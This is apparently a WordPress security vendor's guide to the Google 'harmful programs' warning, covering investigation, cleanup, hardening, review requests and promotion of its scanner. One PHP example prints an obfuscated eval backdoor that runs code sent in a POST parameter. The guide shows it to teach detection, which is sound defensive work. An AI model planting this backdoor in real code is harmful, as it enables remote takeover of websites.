
The Site Ahead Contains Harmful Programs:
How to Fix the Warning on WordPress
If Chrome or Google displays "The site ahead contains harmful programs", your website may have been detected as containing malware, malicious downloads, or hacked content.
Scan Your WordPress Website for MalwareIf you have opened your WordPress website and suddenly seen a red browser warning saying "The site ahead contains harmful programs," do not ignore it.
This warning can be alarming, especially when the website was working normally a few hours or days earlier. Your visitors may also see a security warning before they can access your website. Depending on the underlying issue, Google may identify hacked content, malware, unwanted software, deceptive content, harmful downloads, or links to harmful downloads.
Important: Do not panic—and do not assume that reinstalling WordPress alone will solve the problem. A security warning is a symptom. The real job is to identify what changed, where the malicious behavior exists, how the attacker gained access, and whether the entire website has been cleaned.
For WordPress website owners, this can involve checking plugins, themes, core files, administrator accounts, uploaded files, JavaScript, PHP, database content, redirects, .htaccess, scheduled tasks, and other parts of the hosting environment.
This guide explains what the "The site ahead contains harmful programs" warning means, why it can appear, how to investigate a potentially compromised WordPress website, how to clean the underlying problem, and what to do after cleanup.
Important: Do not treat a security scanner as a guarantee that a website is clean. A proper investigation should consider the whole website and the way the compromise occurred.
What Does "The Site Ahead Contains Harmful Programs" Mean?

The standard Google Safe Browsing interstitial warning page.
The warning indicates that Google's security systems have identified behavior or content associated with a potential security threat.
Google's Search Console Security Issues documentation explains that security issues can include hacked content, malware and unwanted software, and social engineering. Affected pages can receive warning labels in search results or trigger an interstitial warning in a browser.
In practical terms, a compromised website might:
- contain malicious JavaScript;
- contain malicious PHP code;
- redirect visitors to another website;
- host an unwanted download;
- link to harmful downloads;
- contain injected spam pages;
- contain deceptive or phishing content;
- load malicious third-party resources;
- create pages the site owner never published;
- modify existing pages without authorization;
- contain backdoors that allow an attacker to return later.
Not every security warning has exactly the same cause. That is why simply searching for one suspicious PHP file is not always enough.
A website can appear normal to the administrator while behaving differently for search-engine crawlers, visitors coming from Google, mobile users, or users who are not logged in. Google specifically notes that hacked sites can sometimes use cloaking to hide malicious behavior from the site owner. Its Security Issues documentation therefore recommends using tools such as URL Inspection or command-line requests when investigating certain hacked-site problems.
Why Is Google Showing This Warning?
There are several possible reasons.
1. Your WordPress website has been hacked
One of the most common possibilities is that an attacker gained unauthorized access and modified the website. The attacker may have:
- uploaded malicious files;
- modified existing PHP files;
- injected JavaScript;
- created administrator accounts;
- modified database content;
- changed server configuration;
- inserted redirects;
- added spam pages;
- installed a backdoor;
- modified plugins or themes.
Google defines hacked content as content placed on a website without permission because of security vulnerabilities. Examples include code injection and page injection.
2. A vulnerable plugin or theme was exploited
WordPress itself is only one component of a typical website. A website may contain:
- WordPress core;
- plugins;
- themes;
- custom code;
- third-party JavaScript;
- hosting software;
- server configuration;
- payment integrations;
- APIs;
- analytics tools.
An outdated or vulnerable component can provide an attacker with an entry point. After gaining access, an attacker may modify files that have nothing to do with the original vulnerable plugin. This is why removing one suspicious plugin does not necessarily mean the compromise is gone.
3. Malicious code was injected into PHP
PHP is commonly used throughout WordPress. An attacker who gains filesystem access may modify legitimate PHP files or add new ones.
<?php

/* This looks like a harmless comment but hides malicious code */

$_c = base64_decode('ZXZhbChiYXNlNjRfZGVjb2RlKCRfUE9TVFsneiddKSk7');

@eval($_c);

?>
For example, malicious code may be placed inside:
- a plugin;
- a theme;
functions.php;- a custom plugin;
- WordPress core files;
- uploaded PHP files;
- server-side helper files.
The malicious code may be heavily obfuscated to make manual inspection difficult. Google's own security guidance provides examples of malicious code and redirects that can be introduced into HTML or PHP-generated responses.
Common Signs Your WordPress Site Has Been Compromised
A security warning is one sign. There can be many others.
Unexpected redirects
Your homepage may look normal when visited directly, but visitors from a search engine may be redirected elsewhere (often conditionally based on User-Agent or Referrer).
Unknown administrator accounts
Check Users → All Users. Look for administrator accounts you did not create. Attackers often create new privileged accounts to maintain access.
Strange files
Unexpected files inside your installation, especially in wp-content/uploads/ or disguised as legitimate core files.
Search results contain spam pages
A hacked website may suddenly contain pages or text about gambling or pharmaceutical products that have nothing to do with the site's real business.
WordPress Malware Can Hide in More Than One Place
A common mistake is to search for one infected file, remove it, and assume the site is clean. Real compromises can be more complicated.
Malicious code may exist in:
- WordPress core: Core files should normally match the official WordPress version. Unexpected modifications deserve investigation.
- Plugins: An attacker may modify an existing plugin or abuse a vulnerable plugin to gain access.
- Themes: Custom themes can contain legitimate custom code, which can make malicious modifications harder to distinguish.
- Upload directories: The uploads directory is primarily intended for media, but attackers may attempt to place executable or otherwise unexpected files there.
- Database: Malicious content does not always live in the filesystem. Attackers can inject posts, options, widgets, JavaScript, administrator-related data, spam URLs, or malicious settings.
- Server configuration: Apache or other server configuration can be abused for redirects or access manipulation. For example,
.htaccesscan affect how requests are handled. Google's security documentation specifically discusses malicious redirects introduced through server configuration files such as.htaccess.
How to Fix “The Site Ahead Contains Harmful Programs” on WordPress
The correct approach is to work systematically. Do not start by randomly deleting files.
Step 1: Verify the warning in Google Search Console
If you own the website, verify it in Google Search Console. Then open: Security & Manual Actions → Security Issues
Google says the Security Issues report is the source to use for determining whether Google has identified a security issue, and it may provide sample affected URLs. The report can help you understand whether Google has detected hacked content, malware, unwanted software, social engineering, harmful downloads, links to harmful downloads, or other security-related problems.
The sample URLs are important, but they are not necessarily a complete list of every affected page. Google explicitly notes that the sample list may not be complete.
Step 2: Do Not Assume the Sample URLs Are the Only Infected URLs
This is one of the most important parts of the cleanup process. Suppose Search Console shows /example-page/ as an affected URL. That does not necessarily mean that only /example-page/ is compromised.
The malicious code could exist in a shared plugin, a theme, a PHP file, a database option, a server configuration file, another page, an injected script, or a backdoor.
The same underlying malicious component could affect many URLs. Google recommends fixing the issue throughout the site, rather than fixing only selected pages.
Step 3: Take a Backup Before Making Major Changes
Before making extensive changes, create a reliable backup if your hosting environment allows it. Ideally, preserve website files, database, configuration, server logs, and relevant timestamps.
Do not overwrite every backup immediately. If the compromise has existed for some time, your newest backup might already contain malicious code. A clean historical backup can sometimes be extremely valuable.
Step 4: Identify How the Attacker Got In
Cleaning the visible malware is only half the job. You also need to investigate the entry point.
Common possibilities include:
- vulnerable plugins;
- vulnerable themes;
- outdated WordPress;
- stolen administrator credentials;
- compromised hosting credentials;
- weak passwords;
- insecure file permissions;
- exposed development files;
- vulnerable custom code;
- compromised third-party integrations.
If the original vulnerability remains open, the website can be reinfected. Google also emphasizes fixing the security issue that allowed the site to become infected; otherwise, reinfection can occur.
Step 5: Review WordPress Users
Open: Users → All Users. Review administrator accounts first. Look for unknown usernames, unexpected administrator accounts, suspicious email addresses, recently created accounts, or privilege changes.
If an account is malicious, remove it according to your incident-response plan. Then rotate legitimate credentials.
Step 6: Review Plugins and Themes
Create an inventory of every installed component. Ask: Is this plugin actually required? Is it from a trusted source? Is it updated? Is it still maintained? Was it recently installed? Has its code changed unexpectedly? Does the website still need it?
Unused software increases the amount of code you have to maintain. A smaller, actively maintained WordPress installation is generally easier to monitor than a website containing dozens of abandoned components.
Step 7: Scan the Filesystem
A useful malware investigation should examine the WordPress filesystem rather than only the homepage. Important locations include:

Scanning for unexpected PHP files in the uploads directory is a critical step.
wp-admin/wp-includes/wp-content/plugins/wp-content/themes/wp-content/uploads/wp-config.php.htaccess
Look for unexpected PHP files, recently modified files, suspicious executable content, obfuscated code, unexpected JavaScript, unfamiliar plugins, and modified core files. File timestamps can provide useful clues, but timestamps alone do not prove that a file is malicious.
Step 8: Check for Malicious Redirects
A compromised WordPress site may redirect visitors through PHP, JavaScript, .htaccess, server configuration, or injected database content.
Check the actual HTTP response rather than relying only on what you see in a browser. Different requests can sometimes produce different responses. Google's security guidance describes situations where attackers use redirects and cloaking to make malicious behavior less obvious to website owners. For advanced investigation, administrators can compare responses using tools such as curl or wget.
Step 9: Inspect the Database
A WordPress malware investigation should not stop at files. Review suspicious database content, especially if you have evidence of injected JavaScript, spam pages, unexpected administrator accounts, strange options, modified widgets, unknown posts, or malicious redirects.
Always make a database backup before making direct database changes. If you are not comfortable working with the database, use a qualified WordPress security professional.
Step 10: Check Your Downloads
If your website hosts downloadable files, inspect them carefully. Google says harmful-download warnings can occur when a website offers downloads that its Safe Browsing systems consider malware or unwanted software.
Check ZIP files, executable files, scripts, installers, documents, uploaded archives, and unfamiliar files. If a download was added without your permission, investigate the compromise rather than simply deleting the download.
Step 11: Remove the Malware and Close the Entry Point
Once you understand the compromise, clean the website. Depending on the incident, cleanup can include removing malicious files, restoring legitimate files, reinstalling compromised software from trusted sources, removing malicious database content, deleting unauthorized accounts, correcting server configuration, updating vulnerable components, rotating credentials, removing backdoors, and fixing insecure custom code.
Do not simply replace the homepage. If a backdoor remains somewhere else on the server, the attacker may reinfect the website.
Step 12: Harden the Website After Cleanup
Once the immediate infection has been removed, improve the website's security. Consider:
- Strong administrator passwords: Use unique credentials.
- Two-factor authentication: Add an additional authentication factor to important accounts.
- Limit administrator access: Give users only the privileges they need.
- Keep WordPress updated: Keep WordPress core, themes, and plugins maintained.
- Remove unused software: Deactivate and remove components you no longer need.
- Monitor file integrity: Unexpected file changes can be an important signal.
- Use a firewall: A website firewall can help filter malicious requests before they reach vulnerable application code.
- Monitor login activity: Unexpected login attempts can indicate automated attacks or credential abuse.
How Nexura Security Can Help
Nexura Security is designed for WordPress websites that need additional security visibility and protection. It combines multiple security capabilities rather than focusing on a single type of threat.
Depending on your installed version and configuration, Nexura Security can help with areas such as:
- malware scanning;
- suspicious PHP analysis;
- file integrity monitoring;
- firewall protection;
- login protection;
- brute-force protection;
- two-factor authentication;
- security hardening.
Malware Scanning
A useful WordPress malware scanner should do more than search for a few obvious strings. Malicious code can be obfuscated, dynamically constructed, hidden inside legitimate-looking files, embedded in plugin or theme code, combined with otherwise valid PHP, or loaded conditionally.
Nexura Security uses an AST/token-oriented approach for PHP analysis rather than relying exclusively on simple text matching. That approach is intended to provide additional context when analyzing PHP structures and suspicious code patterns. No automated scanner should be treated as infallible, however. Security scanning is one part of a broader investigation.
What Is an AST-Based Malware Scanner?
AST stands for Abstract Syntax Tree. When source code is parsed, an AST represents the structure of the program.
Instead of looking only for a string such as suspicious_function(...), a structural analysis can consider how parts of the PHP program are organized. This can be useful because malicious code is not always written in a simple, obvious form.
Attackers may attempt to concatenate strings, encode data, hide execution paths, dynamically construct function calls, or disguise payloads inside larger expressions. A structural approach can provide additional context for analysis. However, AST analysis is not a magic solution. Good security detection still requires sensible rules, accurate parsing, contextual analysis, ongoing signature updates, careful handling of legitimate code, and human review when necessary.
Pre-Boot WAF Architecture
Nexura Security also uses a Pre-Boot WAF-oriented architecture designed to inspect eligible requests before normal WordPress execution begins. The purpose is straightforward: Identify and block suspicious traffic as early as practical.
A simplified flow looks like: Visitor → Nexura Security Layer → WordPress rather than waiting until a large portion of the WordPress application has already executed. This architecture is particularly useful for security controls that need to operate before normal WordPress plugin execution. The exact behavior depends on your server configuration and deployment.
What If the Website Looks Clean but Google Still Shows the Warning?
This situation can be confusing. You may inspect the homepage and see nothing suspicious. That does not automatically prove that the site is clean.
Google explains that its Safe Browsing warnings can depend on browsing context, and you may not always reproduce the same behavior yourself. Google recommends relying on the Security Issues report when determining whether security issues exist or have been fixed.
Possible explanations include:
- the malicious content exists on another URL;
- only certain users are targeted;
- the malicious response is conditional;
- a compromised third-party resource is involved;
- a harmful download remains;
- a backdoor remains on the server;
- the issue was fixed but Google has not completed its new evaluation;
- another security issue remains unresolved.
This is why a complete investigation is more reliable than simply opening the homepage.
What If Google Search Console Shows No Sample URLs?
Do not automatically assume that means there is nothing to investigate. Google states that the Security Issues report's sample URL list may be incomplete, and sometimes an issue can be reported without example URLs.
In that situation, investigate the website broadly. Check Search Console Security Issues, recently modified files, administrator accounts, plugins, themes, database, server configuration, access logs, redirects, downloads, and unexpected indexed URLs.
How Long Does It Take to Remove the Warning?
There is no universal fixed time. After you have genuinely fixed the security issue throughout the website, you can request a review from the Security Issues report.
Google says most reconsideration/security reviews can take several days or weeks, depending on the situation. Submitting the request repeatedly before a decision is made is not a good strategy. Google specifically advises waiting for the final decision rather than repeatedly submitting another request while an existing review is still pending.
The correct sequence is: Detect → Investigate → Clean → Harden → Test → Request Review → Wait for Google's evaluation
How to Request a Google Security Review
Once the entire website has been cleaned:
- Log in to Google Search Console.
- Select the affected property.
- Open Security Issues.
- Review the reported issue.
- Confirm that the underlying problem has been fixed throughout the website.
- Select Request Review.
- Clearly explain what happened, the actions you took, and how you verified the cleanup.
Google recommends that a review request explain the exact issue, describe the steps taken to fix it, and document the outcome. A useful review explanation might include:
"We identified malicious code affecting the website and investigated the affected files and URLs. We removed unauthorized code, reviewed installed plugins and themes, removed an unauthorized administrator account, updated vulnerable components, rotated credentials, and verified the affected URLs after cleanup. We have also implemented additional security controls to reduce the likelihood of reinfection."
Only include actions you actually performed. Do not tell Google that you removed something if you did not.
Can a Malware Scanner Remove the Google Warning?
Not directly. A security scanner can help you identify potential problems, but Google controls its own security evaluation.
The goal should not be: "How do I make Google remove the warning?"
The goal should be: "How do I make the website genuinely clean and secure?"
Once the underlying problem is fixed, the website owner can request Google's review. Google's documentation makes this distinction clear: first fix the security issue throughout the site, test the fixes, and then request review.
Can Reinstalling WordPress Fix the Problem?
Sometimes restoring clean WordPress core files can remove modifications to core files. But reinstalling WordPress alone is not necessarily sufficient.
Why? Because the compromise may exist in plugins, themes, uploads, database, administrator accounts, server configuration, custom code, hosting credentials, or backdoors. If the original entry point remains open, the website can become infected again. A proper cleanup should investigate the complete environment.
Why WordPress Malware Often Comes Back
Repeated reinfection is one of the biggest signs that the underlying problem was not fully addressed.
Imagine this sequence:
Vulnerable plugin → attacker gains access → malware installed → malware removed
If the vulnerable plugin remains:
Vulnerable plugin → attacker gains access again → malware reinstalled
That is why remediation needs two parts:
- Cleanup: Remove the existing compromise.
- Prevention: Fix the vulnerability or access mechanism that allowed the compromise.
Both are necessary.
When Should You Get Professional Help?
A simple WordPress issue may be manageable by an experienced administrator. A serious compromise can be much more complicated.
Consider professional assistance if:
- the attacker had administrator access;
- multiple websites on the same hosting account are affected;
- malware keeps returning;
- the server itself may be compromised;
- you cannot identify the malicious code;
- important customer information may have been exposed;
- payment functionality is involved;
- the website contains sensitive business data;
- Google continues to report security issues after cleanup.
If you do not understand what a suspicious PHP file does, avoid blindly deleting it from a production website. Preserve evidence and investigate before making destructive changes.
Frequently Asked Questions
What does "The site ahead contains harmful programs" mean?
Is my WordPress website hacked if I see this warning?
How do I remove the warning?
Final Thoughts
The message "The site ahead contains harmful programs" should never be treated as an ordinary browser error. It can indicate that Google has identified a security problem capable of creating a dangerous experience for visitors.
For a WordPress website, the correct response is methodical: Check Search Console. Identify the affected behavior. Investigate the entire website. Find the entry point. Remove malicious content. Fix the vulnerability. Rotate compromised credentials. Harden the website. Test the result. Request a Google security review.
Most importantly, do not confuse removing the visible symptom with removing the compromise. A single cleaned page does not necessarily mean the website is clean. A malware scanner can be extremely useful, but it should support—not replace—a complete security investigation.
If your WordPress website is showing a Google security warning, start with the evidence available in Search Console, investigate the underlying cause, and work toward a genuinely clean installation.
Nexura Security can be one layer of that defense.